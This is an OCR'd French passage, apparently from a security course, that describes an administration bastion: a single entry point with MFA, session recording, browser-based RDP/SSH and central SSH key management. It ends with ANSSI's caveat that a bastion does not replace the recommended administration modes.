


FIGURE 4.6 – Poste bureautique physique avec accès distant à un environnement d'administration virtualisé

Bastion d'administration

Une solution de bastion d'administration est conçue comme un point d'entrée unique pour les accès d'administration des prestataires et des agents internes :

- Un portail Web centralise les accès et propose des sécurisations additionnelles (MFA, salle d'attente)
- Le bastion fournit les accès serveur correspondant au profil de l'utilisateur
- Il prend en vidéo l'ensemble des sessions effectuées par l'utilisateur
- L'utilisateur a accès à du Bureau à distance (Windows) ou un shell (SSH) dans des onglets HTML5, impossible de faire du tunneling !
- Il est très utilisé pour centraliser les clés SSH pour les serveurs Linux

Qu'en dit l'ANSSI ?

Attention, l'ANSSI explique que c'est une très bonne idée (surtout pour les accès prestataires) mais que ça ne remplace en rien les modes d'administration prônés !